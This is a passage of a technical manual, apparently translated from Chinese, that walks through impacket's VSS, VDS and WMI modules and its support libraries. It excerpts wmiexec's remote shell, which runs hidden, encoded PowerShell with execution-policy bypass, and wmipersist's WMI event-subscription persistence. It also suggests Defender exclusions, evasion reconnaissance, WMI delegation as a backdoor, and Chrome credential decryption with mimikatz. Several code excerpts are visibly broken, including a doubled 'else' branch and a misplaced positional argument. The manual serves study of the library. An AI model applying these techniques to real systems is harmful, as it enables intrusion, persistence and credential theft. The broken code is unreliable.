        self._iid = IID_IVssSnapshotMgmt

    def GetProviderMgmtInterface(self, providerId = IID_ShadowCopyProvider, interfaceId = IID_IVssDifferentialSoftwareSnapshotMgmt):
        req = GetProviderMgmtInterface()
        classInstance = self.get_cinstance()
        req['ORPCthis'] = classInstance.get_ORPCthis()
        req['ORPCthis']['flags'] = 0
        req['ProviderId'] = providerId
        req['InterfaceId'] = interfaceId
        resp = self.request(req, self._iid, uuid = self.get_ipid())
        return IVssDifferentialSoftwareSnapshotMgmt(INTERFACE(classInstance, ''.join(resp['ppItf']['abData']), self.get_ipidRemUnknown(), target = self
```

Amusingly, `examples/secretsdump.py` indeed never calls the `scmp` module — it enumerates shadow copies by remotely executing `vssadmin`. The protocol is implemented, but nothing in `impacket` uses it:

```

def __getLastVSS(self, forDrive=None):
    if forDrive:
        command = '%COMSPEC% /C vssadmin list shadows /for=' + forDrive
    else:
        command = '%COMSPEC% /C vssadmin list shadows'
    self.__executeRemote(command)
    time.sleep(5)
    tries = 0
    while True:
        try:
            self.__smbConnection.getFile('ADMIN$', 'Temp\\__output', self.__answer)
            break
        except Exception as e:
            if tries > 30:
                # We give up
                raise Exception('Too many tries trying to list vss shadows')
            if str(e).find('SHARING') > 0:
                # Stuff didn't finish yet.. wait more
                time.sleep(5)
                tries += 1
            else:
                pass
            else:
                raise

```

6.3.4 [MS-VDS] vds.py

The Virtual Disk Service (VDS) Remote Protocol is a set of distributed COM (DCOM) interfaces managing disk storage configuration on a computer; it deals with detailed, low-level OS and storage concepts.

The module mainly defines the variables the protocol needs plus interface functions such as adding / removing virtual disks; no impacket script uses it yet:

```

class IVdsService(IRemUnknown2):
    def __init__(self, interface):
        IRemUnknown2.__init__(self, interface)

    def IsServiceReady(self):
        request = IVdsService_IsServiceReady()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        try:
            resp = self.request(request, uuid = self.get_ipid())
        except Exception as e:
            resp = e.get_packet()
        return resp

    def WaitForServiceReady(self):
        request = IVdsService_WaitForServiceReady()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        resp = self.request(request, uuid = self.get_ipid())
        return resp

    def GetProperties(self):
        request = IVdsService_GetProperties()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        resp = self.request(request, uuid = self.get_ipid())
        return resp

    def QueryProviders(self, masks):
        request = IVdsService_QueryProviders()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        request['masks'] = masks
        resp = self.request(request, uuid = self.get_ipid())
        return IEnumVdsObject(INTERFACE(self.get_cinstance(), ''.join(resp['ppEnum']['abData']), self.get_ipidRemUnknown(), target = self.get_target()))

```

6.3.5 [MS-WMI] wmi.py


The WMI protocol

The Windows Management Instrumentation Remote Protocol communicates over the DCOM Remote Protocol and validates every request against the infrastructure. DCOM is effectively the foundation of WMI remoting, taking care of:

- Establishing the protocol.


- Securing the communication channel.
- Authenticating the client.
- Providing reliable client/server communication.

That means the DCOM implementation provides and consumes all the lower-layer protocols. Beyond DCOM, the WMI remote protocol uses the special encoding defined in [MS-WMIO] to carry the information defined in [DMTF-DSP0004] over the network. It conveys management data conforming to the [Common Information Model \(CIM\)](#); users manage local and remote computers through WMI. The alternative is Windows Remote Management (WinRM), which fetches remote WMI management data over SOAP.



The figure shows how the WMI infrastructure relates to WMI providers, managed objects and WMI consumers (which can use wmic, wbemtest, the WMI Scripting API, or COM interfaces directly; .NET uses System.Management).

A WMI provider is a COM object (component) that monitors one or more managed objects. A managed object is a logical or physical component — a disk drive, network adapter, database system, operating system, process or service. Much like a driver, a WMI provider feeds data from the managed objects to the WMI service and relays the WMI service's requests back to them.



The table below lists the OS WMI providers — WMI's capabilities are all delivered by the providers of the various OS features.

Provider	Description
Active Directory provider	Maps Active Directory objects to WMI; by accessing the LDAP namespace in WMI you can reference or alias objects in Active Directory.
BitLocker Drive Encryption (BDE) provider	Provides configuration and management of storage areas on hard drives, represented by instances of Win32_EncryptableVolume , protectable with encryption.
BizTalk provider	Access to BizTalk management objects represented by WMI classes.

Provider	Description
Boot Configuration Data (BCD) provider	Access to boot configuration data through the BCD provider classes in the Root\WMI namespace. See the BCD reference .
CIMWin32 WMI providers	Support the classes implemented in CimWin32.dll: core CIM WMI classes, their Win32 implementations, and power-management events.
Distributed File System (DFS) provider	Provides DFS functionality, logically grouping shares across multiple servers and transparently linking them into a tree within a single namespace.
Distributed File System Replication (DFSR) provider	Creates tools for configuring and monitoring the DFS service. See DFSR WMI classes .
DNS provider	Lets administrators and programmers configure DNS resource records (RR) and DNS servers via WMI.
Disk quota provider	Lets administrators control how much data each user stores on NTFS volumes.
Event log provider	Data access from the event log service to event notifications.
Hyper-V WMI provider (V2)	Lets developers and scripters quickly build custom tools, utilities and enhancements for the virtualization platform.
Hyper-V WMI provider	Lets developers and scripters quickly build custom tools, utilities and enhancements for the virtualization platform.
Internet Information Services (IIS)	Exposes programming interfaces for querying and configuring the IIS metabase.
IP route provider	Provides network routing information.
Job object provider	Access to data on named kernel job objects.
Intelligent Platform Management Interface (IPMI)	Works with the WMI IPMI provider to surface baseboard management controller (BMC) data to the OS.
Live Communications Server 2003 provider	WMI classes for creating, registering, configuring and managing custom SIP applications with Live Communications Server 2003 .
Network Load Balancing (NLB)	Lets applications interact with NLB clusters through WMI.
Ping provider	Gives WMI access to the status information of the standard ping command.
Policy provider	Extends Group Policy and improves policy application.
Power management event provider	Models the Windows power management protocol to feed the Win32_PowerManagementEvent class describing power-management events caused by power state changes.
Remote Desktop Services WMI provider	Consistent server management in Remote Desktop Services environments.
Reporting Services provider	WMI classes for scripting and modifying report server and report manager settings.
Resultant Set of Policy (RSOP) provider	Methods for planning and debugging policy settings in hypothetical scenarios, letting administrators determine which policy combination applies (or would apply) to a user or computer. See About the RSOP WMI method provider and RSOP WMI classes .
Security provider	Retrieves or changes the security settings controlling ownership, auditing and access permissions of files, directories and shares.
Server cluster provider	WMI classes for accessing cluster objects, properties and events.
Session provider	Manages network sessions and connections.
Shadow copy provider	Management of shadow copies for the shared-folders feature.
SNMP provider	Maps SNMP objects defined in MIB schema objects to WMI CIM classes. Not preinstalled. See Setting up the WMI SNMP environment .
System Center Endpoint Protection (SCEP)	WMI classes enabling System Center Endpoint Protection management.
System registry provider	Lets management applications retrieve and modify registry data and be notified of changes; two versions exist on 64-bit platforms.
System restore provider	Classes for configuring and using System Restore. See Configuring System Restore and System Restore WMI classes .
Trusted Platform Module provider	Access to data about security devices, represented by instances of Win32_TPM , the root of trust of Windows platform systems.
Trust provider	Access to information about domain trusts.
View provider	Creates new instances and methods based on instances of other classes; two versions exist on 64-bit platforms.
WDM provider	Access to classes, instances, methods and events of hardware drivers conforming to the Windows Driver Model (WDM).
Win32 provider	Access and update data from Windows systems, such as current environment variables and logical-disk properties.
Windows Defender	WMI classes enabling Windows Defender management.
Windows Installer provider	Access to information gathered from Windows Installer-compatible applications; makes Windows Installer operations available remotely.
Windows Product Activation provider	Supports Windows Product Activation (WPA) management via WMI with consistent server management; WPA is not available on Itanium-based Windows.
WMIPerfClass provider	Creates WMI performance counter classes ; WMIPerfInst feeds these classes dynamically, and both replace the ADAP function.
WmiPerfInst provider	Dynamically provides raw and formatted performance counter data from the WMI performance counter classes.

For orientation, take an early look at [examples/wmiexec.py](#) — it invokes the Create method of the CIMWin32 provider's Win32_Process class to start a process running cmd or PowerShell (or a reverse shell):

```
# eg./examples/wmiexec.py

.....

dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                      self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)

    try:
        iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login, wmi.IID_IWbemLevel1Login)
        iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
        iWbemServices = iWbemLevel1Login.NTLMLLogin('///./root/cimv2', NULL, NULL)
        iWbemLevel1Login.RemRelease()

        win32Process, _ = iWbemServices.GetObject('Win32_Process')

        self.shell = RemoteShell(self.__share, win32Process, smbConnection, self.__shell_type, silentCommand)
    .....

class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection, shell_type, silentCommand=False):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\ ' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__shell_type = shell_type
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__silentCommand = silentCommand
        self.__pwd = str('C:\\')
        self.__noOutput = False
        self.intro = '[!] Launching semi-interactive shell - Careful what you execute\n[!] Press help for extra shell commands'
    .....
```

The methods of the Win32_Process class:

Method	Description
AttachDebugger	Launches the currently registered debugger for a process.
Create	Creates a new process.
GetAvailableVirtualSize	Computes the virtual address space available to the process
GetOwner	Retrieves the user name and domain under which the process runs.
GetOwnerSid	Retrieves the security identifier (SID) of the process owner.
SetPriority	Changes the execution priority of the process.
Terminate	Terminates the process and all its threads.

The properties of Win32_Process:

Property	Data type	Description
CommandLine	string	The command line used to start the process (where applicable)
CreationClassName	string	The class or subclass name used to create the instance; together with the other key properties it uniquely identifies all instances of the class and its subclasses. Inherited from CIM_Process
CreationDate	datetime	The date the process began executing. Inherited from CIM_Process
CSCreationClassName	string	The creation class name of the scoping computer system. Inherited from CIM_Process
CSName	string	The name of the scoping computer system. Inherited from CIM_Process
.....		See the official documentation for the remaining properties

More properties at <https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process> .

Listing them all adds little — in practice, first decide which capability you need remotely, then look up the corresponding provider / class / method / property and invoke it.

Here is another example.

Another example: the Add method of the MSFT_MpPreference class in the Windows Defender WMIv2 API (invocations prompt for confirmation by default; -Force suppresses it):

```
uint32 Add(
    [in] string  ExclusionPath[],           // 排除路径, 允许管理员明确禁止扫描检查列出的任何路径
    [in] string  ExclusionExtension[],      // 允许管理员明确禁止扫描检查列出的任何扩展
    [in] string  ExclusionProcess[],        // 允许管理员明确禁止扫描检查列出的任何进程
    [in] sint64  ThreatIDDefaultAction_Ids[], // 检测到时不应对其采取默认操作的威胁 ID
    [in] uint8   ThreatIDDefaultAction_Actions[], // 对上述威胁采取的操作, 顺序须与 Ids 中指定的顺序一致
    [in] boolean Force
);
```

The MSFT_MpComputerStatus class under the same provider reveals the currently deployed security software and versions — handy for pre-evasion reconnaissance (the original local screenshot is lost).

WMI delegation

Another interesting point: per the official documentation (<https://learn.microsoft.com/en-us/windows/win32/wmisdk/connecting-to-a-3rd-computer-delegation>), a script running on the local system that pulls data from a remote system only needs the **Impersonate** impersonation level for WMI to hand credentials to the data provider on the remote system. But if the script, having connected to the remote system's WMI, then reaches out to a third machine (e.g. opening a log file on yet another remote system), it will fail unless the impersonation level is **Delegate**. So you can configure WMI delegation for an account you created, and thereby control a third machine (such as a DC) through WMI. Public material on this is scarce; the mechanism might make a decent backdoor.

Here is a PowerShell script implementing WMI namespace delegation, and its usage:

<https://github.com/grbray/PowerShell/blob/main/Windows/Set-WMINameSpaceSecurity.ps1>

<https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/delegate-wmi-access-to-domain-controllers/ba-p/259535>

Module code walkthrough

From the wmiexec script earlier we saw that WMI is reached through the IWbemLevel1Login interface.

The IWbemLevel1Login interface lets a user connect to the management service interface in a specific namespace. The interface must be uniquely identified by **UUID** {F309AD18-D86A-11d0-A075-00C04FB68820}.

IWbemLevel1Login contains four methods:

Method	Description	Opnum
EstablishPosition	Does nothing; mainly locale negotiation before NTLMLogin	3
RequestChallenge	Does nothing	4
WBEMLogin	Does nothing	5
NTLMLogin	Connects the user to the management service interface in the specified namespace	6

Focus on NTLMLogin's parameters:

```
HRESULT NTLMLogin(
    [in, unique, string] LPWSTR wszNetworkResource: 代表返回的 IWbemServices 对象所关联的服务器上的命名空间。此参数不得为 NULL
    [in, unique, string] LPWSTR wszPreferredLocale, 一个指向字符串的指针, 该字符串必须以首选顺序指定语言环境值, 以逗号分隔。如果客户端不提供它, 服务器会创建一个特定于实现
    [in] long lFlags, 必须为 0
    [in] IWbemContext* pCtx, 必须是指向IWbemContext 接口的指针, 它必须包含客户端发送的附加信息。如果pCtx 为 NULL, 则必须忽略该参数。
    [out] IWbemServices** ppNamespace如果调用成功, ppNamespace 必须返回一个指向 IWbemServices接口指针的指针。当发生错误时, 此参数必须设置为 NULL。
);
为响应 IWbemLevel1Login::NTLMLogin 方法, 服务器必须返回对应于 wszNetworkResource 参数的 IWbemServices 接口。当调用成功时, 服务器必须创建一个 IWbemServices 对象, 并
```

Here is the IWbemLevel1Login class's implementation of NTLMLogin:

```
class IWbemLevel1Login(IRemUnknown):
    .....
    def NTLMLogin(self, wszNetworkResource, wszPreferredLocale, pCtx):
        request = IWbemLevel1Login_NTLMLLogin()
        request['wszNetworkResource'] = checkNullString(wszNetworkResource)
        request['wszPreferredLocale'] = checkNullString(wszPreferredLocale)
        request['lFlags'] = 0
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_ipid())
        return IWbemServices(
            INTERFACE(self.get_cinstance(), b''.join(resp['ppNamespace']['abData']), self.get_ipidRemUnknown(),
                target=self.get_target()))
```

From this point on, IWbemServices carries out the provider calls.

The methods of the IWbemServices interface:

Method	Description
OpenNamespace	Provides the client with an IWbemServices interface pointer scoped to the requested namespace
CancelAsyncCall	Cancels the asynchronous method call identified by the current IWbemObjectSink pointer
QueryObjectSink	Obtains the notification handler letting the client send events directly to the server
GetObject	Retrieves a CIM class or CIM instance .

Method	Description
GetObjectAsync	Asynchronous version of IWbemServices::GetObject
PutClass	Creates a new class or updates an existing one in the namespace associated with the current IWbemServices interface
PutClassAsync	Asynchronous version of IWbemServices::PutClass
DeleteClass	Deletes the specified class from the namespace associated with the current IWbemServices interface
DeleteClassAsync	Asynchronous version of IWbemServices::DeleteClass.
CreateClassEnum	Creates a class enumerator.
CreateClassEnumAsync	Asynchronous version of IWbemServices::CreateClassEnum.
PutInstance	Creates or updates an instance of an existing class
PutInstanceAsync	Asynchronous version of PutInstance.
DeleteInstance	Deletes an instance of an existing class
DeleteInstanceAsync	Asynchronous version of IWbemServices::DeleteInstance.
CreateInstanceEnum	Creates an instance enumerator of all class instances satisfying the selection criteria
CreateInstanceEnumAsync	Asynchronous version of IWbemServices::CreateInstanceEnum.
ExecQuery	Returns an enumerable collection of IWbemClassObject interface objects based on a query.
ExecQueryAsync	Asynchronous version of IWbemServices::ExecQuery.
ExecNotificationQuery	When the client requests an event subscription, the server runs the query to receive events.
ExecNotificationQueryAsync	Asynchronous version of IWbemServices::ExecNotificationQuery.
ExecMethod	Executes a CIM method implemented by a CIM class or instance retrieved from the IWbemServices interface.
ExecMethodAsync	Asynchronous version of IWbemServices::ExecMethod

All the main WMI remote-management functions live here; the module implements every one of them:

```
class IWbemServices(IRemUnknown):
    def __init__(self, interface):
        IRemUnknown.__init__(self, interface)
        self._iid = IID_IWbemServices

    def OpenNamespace(self, strNamespace, lFlags=0, pCtx = NULL):
        request = IWbemServices_OpenNamespace()
        request['strNamespace']['asData'] = strNamespace
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def CancelAsyncCall(self, IWbemObjectSink ):
        request = IWbemServices_CancelAsyncCall()
        request['IWbemObjectSink'] = IWbemObjectSink
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return resp['ErrorCode']

    def QueryObjectSink(self):
        request = IWbemServices_QueryObjectSink()
        request['lFlags'] = 0
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return INTERFACE(self.get_cinstance(), b''.join(resp['ppResponseHandler']['abData']), self.get_ipidRemUnknown(),
            target=self.get_target())

    def GetObject(self, strObjectPath, lFlags=0, pCtx=NULL):
        request = IWbemServices_GetObject()
        request['strObjectPath']['asData'] = strObjectPath
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        ppObject = IWbemClassObject(
            INTERFACE(self.get_cinstance(), b''.join(resp['ppObject']['abData']), self.get_ipidRemUnknown(),
                oxid=self.get_oxid(), target=self.get_target(), self)
        )
        if resp['ppCallResult'] != NULL:
            ppcallResult = IWbemCallResult(
                INTERFACE(self.get_cinstance(), b''.join(resp['ppObject']['abData']), self.get_ipidRemUnknown(),
                    target=self.get_target())
            )
        else:
            ppcallResult = NULL
        return ppObject, ppcallResult
    .....
```


For method invocation see examples/wmipersist.py: in REMOVE mode it deletes existing instances via DeleteInstance; otherwise it calls GetObject on the ActiveScriptEventConsumer, __EventFilter, and __IntervalTimerInstruction classes, derives new instances via SpawnInstance, then writes them back with PutInstance:

```
if self.__options.action.upper() == 'REMOVE':
    self.checkError('Removing ActiveScriptEventConsumer %s' % self.__options.name,
                    iWbemServices.DeleteInstance('ActiveScriptEventConsumer.Name="%s"' % self.__options.name))

    self.checkError('Removing EventFilter EF_%s' % self.__options.name,
                    iWbemServices.DeleteInstance('__EventFilter.Name="EF_%s"' % self.__options.name))

    self.checkError('Removing IntervalTimerInstruction TI_%s' % self.__options.name,
                    iWbemServices.DeleteInstance(
                        '__IntervalTimerInstruction.TimerId="TI_%s"' % self.__options.name))

    self.checkError('Removing FilterToConsumerBinding %s' % self.__options.name,
                    iWbemServices.DeleteInstance(
                        r'__FilterToConsumerBinding.Consumer="ActiveScriptEventConsumer.Name=\"%s\"",'
                        r'Filter="__EventFilter.Name=\"%EF_%s\""' % (
                            self.__options.name, self.__options.name)))
else:
    activeScript, _ = iWbemServices.GetObject('ActiveScriptEventConsumer')
    activeScript = activeScript.SpawnInstance()
    activeScript.Name = self.__options.name
    activeScript.ScriptingEngine = 'VBScript'
    activeScript.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]
    activeScript.ScriptText = options.vbs.read()
    self.checkError('Adding ActiveScriptEventConsumer %s' % self.__options.name,
                    iWbemServices.PutInstance(activeScript.marshalMe()))

    if options.filter is not None:
        eventFilter, _ = iWbemServices.GetObject('__EventFilter')
        eventFilter = eventFilter.SpawnInstance()
        eventFilter.Name = 'EF_%s' % self.__options.name
        eventFilter.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]
        eventFilter.Query = options.filter
        eventFilter.QueryLanguage = 'WQL'
        eventFilter.EventNamespace = r'root\cimv2'
        self.checkError('Adding EventFilter EF_%s' % self.__options.name,
                        iWbemServices.PutInstance(eventFilter.marshalMe()))

    else:
        wmiTimer, _ = iWbemServices.GetObject('__IntervalTimerInstruction')
        wmiTimer = wmiTimer.SpawnInstance()
        wmiTimer.TimerId = 'TI_%s' % self.__options.name
        wmiTimer.IntervalBetweenEvents = int(self.__options.timer)
        #wmiTimer.SkipIfPassed = False
        self.checkError('Adding IntervalTimerInstruction',
                        iWbemServices.PutInstance(wmiTimer.marshalMe()))

        eventFilter, _ = iWbemServices.GetObject('__EventFilter')
        eventFilter = eventFilter.SpawnInstance()
        eventFilter.Name = 'EF_%s' % self.__options.name
        eventFilter.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]
        eventFilter.Query = 'select * from __TimerEvent where TimerID = "TI_%s" ' % self.__options.name
        eventFilter.QueryLanguage = 'WQL'
        eventFilter.EventNamespace = r'root\subscription'
        self.checkError('Adding EventFilter EF_%s' % self.__options.name,
                        iWbemServices.PutInstance(eventFilter.marshalMe()))

        filterBinding, _ = iWbemServices.GetObject('__FilterToConsumerBinding')
        filterBinding = filterBinding.SpawnInstance()
        filterBinding.Filter = '__EventFilter.Name="EF_%s"' % self.__options.name
        filterBinding.Consumer = 'ActiveScriptEventConsumer.Name="%s"' % self.__options.name
        filterBinding.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]

        self.checkError('Adding FilterToConsumerBinding',
                        iWbemServices.PutInstance(filterBinding.marshalMe()))
```

The derivation uses the IWbemClassObject::SpawnInstance method from wbemcli.h:

```
HRESULT SpawnInstance(
    [in] long lFlags,
    [out] IWbemClassObject **ppNewInstance
);
```

The current object must be a class definition obtained from WMI via `IWbemServices::GetObject`, `IWbemServices::CreateClassEnum` or `IWbemServices::CreateClassEnumAsync`; that definition is then used to create the new instance. `IWbemServices::PutInstance` must be called to actually write the instance into WMI. To discard the object before `PutInstance`, simply call `IWbemClassObject::Release`. Note that spawning from an instance is supported, but the returned instance will be empty.

The roles of the 3 classes used in the script.

- The `ActiveScriptEventConsumer` class runs a predefined script in an arbitrary scripting language whenever an event is delivered to it.
- The `__IntervalTimerInstruction` system class generates events at intervals, similar to the `WM_TIMER` message in Windows programming. Event consumers register to receive interval-timer events by creating event queries referencing this class. Due to OS behavior, delivery at exactly the requested interval is not guaranteed.
- Registration of permanent event consumers requires instances of the `__EventFilter` system class.

`wmipersist.py` builds a WQL event query that listens for events and, when one fires, executes the attacker's pre-planted script.

Beyond the classes above, the `wmi` module also implements the following interfaces:

- `IEnumWbemClassObject`: enumerates or clones collections of CIM objects
- `IWbemCallResult`: returns call results from semisynchronous calls that return a single CIM object
- `IWbemFetchSmartEnum`: a helper interface retrieving the network-optimized enumerator interface
- `IWbemWCOSmartEnum`: an alternative synchronous enumeration of CIM objects for `IEnumWbemClassObject`
- `IWbemLoginClientID`: `SetClientInfo` passes the client's NetBIOS name and a client-generated unique number to the server.
- `IWbemLoginHelper`: `SetEvent` signals an event by name on the server.

That completes the `wmi` module.

Part V Support Libraries

Chapter 7 A Quick Tour of the Common Libraries

These are `impacket`'s foundational modules — a quick pass is enough.

ICMP6.py

Implements ICMPv6 echo (ping) support for IPv6 hosts.

IP6_Address.py

IPv6 address parsing.

IP6.py

IPv6 protocol support.

IP6_Extension-Headers.py

IPv6 extension header support.

version.py

Prints the current `impacket` version.

Dot11Crypto.py

RC4 encryption/decryption.

Dot11KeyManager.py

802.11 (Wi-Fi) key manager support.

ImpactDecoder.py

Convenient packet decoders for various network protocols.

ImpactPacket.py

The basic building blocks of network packet codecs — low-level codecs for various Internet protocols, for building packets programmatically.

NDP.py

Neighbor Discovery Protocol (NDP) support for IPv6.

cdp.py

CDP support. CDP (Cisco Discovery Protocol) is a proprietary Layer-2 protocol by Cisco running on most Cisco gear; Cisco devices use it to share OS version, IP address, hardware platform and related information with directly connected devices.

crypto.py

Generic cryptographic check algorithms such as AES-CMAC (used for SMB3 signing etc.; distinct from `krb5/crypto.py`)

dhcp.py

DHCP protocol support.

dns.py

DNS protocol support.

dot11.py

802.11 (Wi-Fi) protocol support.

dpapi.py

DPAPI support — the **Data Protection API**. DPAPI is widely used across Windows applications and subsystems: file encryption, storage of wireless passwords, Windows Credential Manager, Internet Explorer, Outlook, Skype, Windows CardSpace, Windows Vault, Google Chrome and more. It is simple to use, exposing just a couple of functions to encrypt and decrypt data: **CryptProtectData** and **CryptUnprotectData**.

<https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13>

- On the victim host, decrypt Chrome credentials in the user's security context;
- With the Chrome database pulled offline, decrypt Chrome credentials with mimikatz.

User master key files live in %APPDATA%\Microsoft\Protect\%SID%.

System master key files live in %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User.

<https://paper.seebug.org/1755/#2-windowsdpapi>

eap.py

Wi-Fi 802.11 authentication protocol support.

ese.py

Parses NTDS.dit.

helper.py

Basic packet data type definitions — bit, byte and friends.

hresult_errors.py

Windows error code catalog.

http.py

HTTP 401 authentication support for RPC over HTTP v2.

mapi_constants.py

Exchange error codes and MAPI properties.

mqtt.py

MQTT protocol support.

nmb.py

NetBIOS library.

smb3.py

MS-SMB2 protocol implementation (SMB2 and SMB3)

smb3structs.py

SMB 2/3 protocol structures and constants [MS-SMB2].

smbconnection.py

Wrapper class over SMB1/2/3 — the SMB connection implementation.

smbserver.py

SMB server implementation.

system_errors.py

System error code catalog.

tds.py

SQL Server (TDS) protocol support.

uuid.py

Conversions between UUID and binary representations.

winregistry.py

Windows registry hive parser.

wps.py

WPS protocol support.

WPS (Wi-Fi Protected Setup) is the early name of the WSC (Wi-Fi Simple Configuration) specification, a technology that simplifies configuring and using wireless networks in SOHO environments. For example, setting up a wireless network normally requires the admin to configure the AP's SSID and security properties (authentication, encryption...) and then communicate the SSID and passphrase to every user — fiddly for ordinary people. With WSC, users just enter a PIN, press the Push Button, or tap an NFC phone against an NFC-capable AP, and the security settings are configured automatically — after which the phone can join the network. Clearly far simpler than memorizing SSIDs and passphrases. WPS appeared shortly after the Wi-Fi Alliance (WFA) introduced WPA, and with WPA2 the WFA produced its upgrade, WSC.

References:

This manual leaned on a great many articles written by predecessors — standing on the shoulders of giants. Time was tight during writing, so citations may be incomplete; please point out omissions and they will be added promptly (never deliberately omitted).

<https://paper.seebug.org/1755/>
<https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13>
<https://learn.microsoft.com/zh-cn/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-spawninstance>
<http://www.yfvb.com/help/wmi/index.htm>
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/485026a6-d7e0-4ef8-a44f-43e5853fff9d
<https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process#methods>
https://blog.csdn.net/Ping_Pig/article/details/119446154
https://learn.microsoft.com/en-us/openspecs/windows_protocols/
<https://learn.microsoft.com/en-us/windows/win32/shell/shellwindows-item>
<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>
<https://www.ibm.com/docs/zh/db2/10.1.0?topic=routines-ole-automation>
<https://www.anquanke.com/post/id/215960>
<https://blog.csdn.net/guxch/article/details/6880335>
<https://payloads.online/archivers/2020-07-16/1/>
https://blog.51cto.com/u_15075510/3505281
<https://www.zhihu.com/question/49433640/answer/115952604>
<https://learning.oreilly.com/library/view/learning-dcom>
<https://zh.wikipedia.org/wiki/%E9%81%A0%E7%A8%8B%E9%81%8E%E7%A8%8B%E8%AA%BF%E7%94%A8>
https://learn.microsoft.com/en-us/openspecs/windows_protocols/
<https://github.com/OTRF/ThreatHunter-Playbook>
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2
